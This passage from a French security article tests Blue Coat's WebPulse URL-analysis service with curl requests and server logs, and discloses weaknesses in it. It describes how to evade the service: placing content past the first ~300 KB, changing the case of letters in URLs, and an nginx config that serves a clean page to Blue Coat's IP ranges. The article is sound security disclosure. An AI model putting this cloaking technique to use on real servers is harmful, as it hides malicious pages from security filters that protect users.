199.19.249.196 [2014-03-13T18:44:59+01:00] "GET /10ko.html
HTTP/1.1" 200 10240 "Mozilla/4.0 (compatible ; MSIE 7.0 ; Windows
NT 5.1 ; InfoPath.1 ; .NET CLR 2.0.50727 ; .NET CLR 1.1.4322 ; MS-
RTC LM 8 ; .NET CLR 3.0.4506.2152 ;.NET CLR 3.5.30729)"
```

Le bilan est donc clair : pour une requête utilisateur, le service cible reçoit 2 requêtes. Bel effet amplificateur, à fortement relativiser, car en cas de deuxième requête « similaire » (à priori même URL) à la première, seule celle du client est reçue par la cible.

4 Quelle(s) méthode(s) ?

Après avoir testé un simple GET, étudions l'ensemble des méthodes HTTP, et analysons le comportement de WebPulse en fonction de celles-ci.

La commande utilisée est la suivante :

```
for method in GET POST PUT HEAD TRACE DELETE; do echo $method ;
curl -X $method "http://test.example.org/${method}.html"; done
```

Les résultats obtenus sont présentés ci-après, avec en première ligne la requête client, et en deuxième celle de WebPulse.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
1.2.3.4 [2014-04-15T17:54:58+02:00] "POST /POST.html HTTP/1.1" 405
166 "curl/7.32.0"
```

```
1.2.3.4 [2014-04-15T17:55:41+02:00] "GET /GET.html HTTP/1.1" 200 3
"curl/7.32.0"
199.19.249.196 [2014-04-15T17:55:41+02:00] "GET /GET.html
HTTP/1.1" 200 3 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM 8;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
```

```
1.2.3.4 [2014-04-15T17:55:41+02:00] "PUT /PUT.html HTTP/1.1" 411
174 "curl/7.32.0"
199.19.249.196 [2014-04-15T17:55:41+02:00] "GET /PUT.html
HTTP/1.1" 200 3 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM 8;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
```

```
1.2.3.4 [2014-04-15T17:56:05+02:00] "HEAD /HEAD.html HTTP/1.1" 200
0 "curl/7.32.0"
199.19.249.196 [2014-04-15T17:56:05+02:00] "GET /HEAD.html
HTTP/1.1" 200 3 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM 8;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
```

```
1.2.3.4 [2014-04-15T17:56:23+02:00] "TRACE /TRACE.html HTTP/1.1"
405 166 "curl/7.32.0"
199.19.249.196 [2014-04-15T17:56:23+02:00] "GET /TRACE.html
HTTP/1.1" 200 3 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM 8;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
```

```
1.2.3.4 [2014-04-15T17:56:52+02:00] "DELETE /DELETE.html HTTP/1.1"
405 166 "curl/7.32.0"
199.19.249.196 [2014-04-15T17:56:52+02:00] "GET /DELETE.html
HTTP/1.1" 200 3 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM 8;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
```

```
199.19.249.196 [2014-04-15T17:57:52+02:00] "GET /OPTION.html
HTTP/1.1" 200 3 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM 8;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
```

Au-delà de la configuration incomplète du service nginx, provoquant parfois des codes d'erreur, le tableau suivant récapitule la situation :

Au bilan, toutes les méthodes sont transformées en GET, sauf POST et HEAD qui sont ignorées.

Je laisse au lecteur imaginer les effets de bord dans le cas d'applications ayant une interprétation des principes CRUD (cf. **[CRUD]**) divergente de celle – correcte – de Blue Coat (qui n'a jamais vu de mise à jour en GET ?).

5 Des octets oubliés

Après avoir testé des ressources à la taille réduite, continuons les tests sur des ressources de taille plus importante, 2 et 5 Mo :

```
199.19.249.196 [2014-04-15T17:24:00+02:00] "GET /2000ko.html
HTTP/1.1" 200 153758 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT
5.1; InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM
8; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
1.2.3.4 [2014-04-15T17:24:17+02:00] "GET /2000ko.html HTTP/1.1" 200
2048000 "curl/7.32.0"
```

```
199.19.249.196 [2014-04-15T17:24:33+02:00] "GET /5000ko.html
HTTP/1.1" 200 143360 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT
5.1; InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM
8; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
1.2.3.4 [2014-04-15T17:25:21+02:00] "GET /5000ko.html HTTP/1.1" 200
5120000 "curl/7.32.0"
```

Sur ces deux tests, WebPulse récupère seulement 153 ko au lieu de 2 Mo, puis 143 ko au lieu de 5 Mo.

Le même test reproduit quelques jours après produit un résultat différent : 213 ko au lieu de 5 Mo.

```
103.246.38.196 [2014-04-17T17:43:36+02:00] "GET /5000ko.html
HTTP/1.1" 200 213958 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT
5.1; InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM
8; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
```

Nous avons trouvé ici un premier moyen pour « contourner » le système d'analyse : il suffit de placer les données utiles après les premiers octets, la limite devant être encore déterminée (mais 300 ko devrait suffire).

Méthode HTTP	Comportement client	Comportement WebPulse
POST	POST, code retour 405	Pas de requête
GET	GET, code retour 200	GET, code retour 200
PUT	PUT, code retour 411	GET, code retour 200
HEAD	HEAD, code retour 200	Pas de requête
TRACE	TRACE, code retour 405	GET, code retour 200
DELETE	DELETE, code retour 405	GET, code retour 200
OPTION	Page d'erreur proxy « Network Error (tcp_error) »	GET, code retour 200

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

6 Une norme n'est pas une NoRMe

La lecture du User_Agent envoyé par WebPulse indique un navigateur Internet Explorer 7.0 sous Windows 5.1.

Windows 5.1, mais c'est Windows XP ! Est-ce que Blue Coat a payé une extension du support de ce vieil OS à Microsoft ?

Qui dit Windows, dit majuscule = minuscule. Pour rire un peu, j'ai connu une société qui avait ouvert un incident auprès de l'éditeur (français) d'un OS Linux, parce que lorsque le navigateur client (sous Linux donc) demandait une ressource à un serveur (sous Linux aussi), il envoyait des URLs avec des majuscules (telles que demandées par l'application), et donc recevait des erreurs 404, alors que le client Windows renvoyant tout en minuscules pouvait accéder aux ressources sans problème. Bref, au-delà du comportement de l'OS, il s'agit aussi d'un défaut de compétence des développeurs.

Donc, vérifions le comportement de WebPulse concernant la casse des caractères dans les URLs, dont la RFC 3986 précise le comportement attendu à la section 6.2.2 (cf. **[RFC3986]**), soit pour résumer, respecter la casse des caractères au niveau du chemin d'accès à la ressource.

```
1.2.3.4 [2014-04-15T18:28:25+02:00] "GET /norme.html HTTP/1.1" 200
11 "curl/7.32.0"
199.19.249.196 [2014-04-15T18:28:25+02:00] "GET /norme.html
HTTP/1.1" 200 11 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT
5.1; InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM
8; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
1.2.3.4 [2014-04-15T18:28:34+02:00] "GET /NoRMe.html HTTP/1.1" 200
20 "curl/7.32.0"
```

Les traces précédentes indiquent que WebPulse ne respecte pas cette norme (pas d'appel de la page /NoRMe.html par le robot).

Comme pressenti, WebPulse ne respecte pas la casse des caractères. Ainsi, un attaquant astucieux pourrait élaborer un scénario de contournement (provoquer un premier appel vers une ressource saine, puis utiliser des changements dans la casse des caractères pour pointer vers des pages « malicieuses »).

7 Simplifions

Comme nous l'avons vu, l'attaquant a à sa disposition deux outils pour contourner WebPulse : placer le code actif au-delà des 300 premiers ko, et/ou utiliser à bon escient la casse des caractères dans les URLs.

Mais tout ceci est fastidieux et compliqué (et comme tout adminsys, je suis très fainéant), alors qu'un simple ajustement de la configuration du serveur cible (portant le code malicieux) permet de renvoyer systématiquement

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

une page saine à Blue Coat, tout en se gardant la possibilité d'infecter un utilisateur imprudent.

L'extrait suivant indique un exemple de configuration (toujours pour nginx) :

```
geo $bluecoat {
  default 0;
  199.116.168.0/21 1; # CIDR Blue Coat
  199.19.248.0/21 1; # CIDR Blue Coat
}
server {
[...]
  if ($bluecoat) {
    rewrite ^(.*)$ /bluecoat.html break;
  }
[...]
}
```

Si l'appelant provient d'un réseau Blue Coat (voir la liste – mise à jour régulièrement – des adresses IP utilisées pour le service sp.cwfservice.net **[WP_IP]**), alors le serveur répond par une page saine (/bluecoat.html, d'une taille de 1,9 ko environ), sinon la page demandée est fournie (1 o dans notre exemple).

```
1.2.3.4 [2014-04-15T18:59:23+02:00] "GET /1o.html HTTP/1.1" 200 2
"curl/7.32.0"
199.19.249.196 [2014-04-15T18:59:23+02:00] "GET /1o.html HTTP/1.1"
200 1914 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
InfoPath.1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; MS-RTC LM 8;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
```

Voilà, WebPulse est aveugle (mais heureux).

8 Droit de réponse

Avant de conclure, je vous propose ici une série de questions envoyées à Blue Coat, lequel, même si la réponse est parfois fournie, ne semble pas prendre au sérieux les interrogations de ses clients :

- Étant donné la sensibilité de données (clé de licence, User_Agent, URL, Referer...), pourquoi existe-t-il la possibilité de transmettre ces informations de manière non chiffrée (HTTP au lieu de HTTPS) ? Pas de réponse.
- Comment Blue Coat peut certifier que les données transmises ne sont pas utilisées hors de la fonctionnalité d'analyse de flux ? Il faut nous croire.
- Quelle est la politique de rétention des données transmises ? Le temps nécessaire à l'analyse.
- Pourquoi l'automate effectue parfois deux requêtes au lieu d'une (ancien comportement) ? Pas de réponse.
- Pourquoi l'automate ne respecte pas la RFC 3986 sur le sujet de la casse des caractères (§ 6.2.2.1) ? Pas de réponse.
- Pourquoi l'automate ne récupère que les premiers kilo-octets de la réponse HTTP ? Pas de réponse.

Conclusion

Malgré des fonctionnalités prometteuses, le service WebPulse peut être contourné très facilement par un attaquant. Étant donné les risques induits par cette solution, nous ne pouvons que vous conseiller de ne pas activer ce module. Gageons que les attaquants les plus motivés ont déjà compris comment passer sous le radar de Blue Coat.

L'analyse se veut factuelle, et je n'ai aucun intérêt à critiquer la solution, qui présenterait un intérêt certain pour les utilisateurs avec une implémentation différente.

Le premier objectif est d'avertir les utilisateurs de la fuite d'informations inhérente à ce type d'infrastructure. Le deuxième est de démontrer que la pertinence de ce service est à relativiser, étant donné la facilité avec laquelle nous pouvons le contourner. Le dernier est de provoquer une amélioration du service (si possible), accompagnée d'une communication claire (et d'une vraie réponse aux questions). ■

Remerciements

Un grand merci au petit scarabée pour sa relecture, et à l'équipe rédactionnelle pour ses conseils avisés.

Références

[WP] https://www.bluecoat.com/security/webpulse

[WP_F] https://kb.bluecoat.com/index?page=content&id=KB3400

[BC_C] https://sitereview.bluecoat.com/sitereview.jsp

[WP_LN] https://kb.bluecoat.com/index?page=content&id=KB4246

[WP_FAQ411] https://kb.bluecoat.com/index?page=content&id=FAQ411

[EFF_UA] https://www.eff.org/deeplinks/2010/01/tracking-by-user-agent

[WP_L] http://www.bestnetworksecurity.com/articles/anti-phishing-and-webfilter-real-time-rating-service

[BC_WHOIS] http://viewdns.info/whois/?domain=199.19.249.196

[CRUD] https://en.wikipedia.org/wiki/Create,_read,_update_and_delete

[RFC3986] https://tools.ietf.org/html/rfc3986#section-6.2.2

[WP_IP] https://kb.bluecoat.com/index?page=content&id=KB3381

Document strictement réservé à l'usage de Alain Ette et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

SANS

www . hsc-formations . fr

SANS Institute

Formations pratiques intensives répondant aux standards les plus élevés de l'industrie

FORMATIONS SÉCURISATION
Cours SANS Institute
Certifications GIAC

SEC 401
Fondamentaux et principes de la SSI
SEC 505
Sécuriser Windows
DEV 522
Protéger les applications web

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

GIAC

SANS

HSC

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING
Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web
sales@ikoula.com
01 84 01 02 50
express.ikoula.com

ENTERPRISE SERVICES
Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter
sales-ies@ikoula.com
01 78 76 35 50
ies.ikoula.com

EX10
Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative
sales@ex10.biz
01 84 01 02 53
www.ex10.biz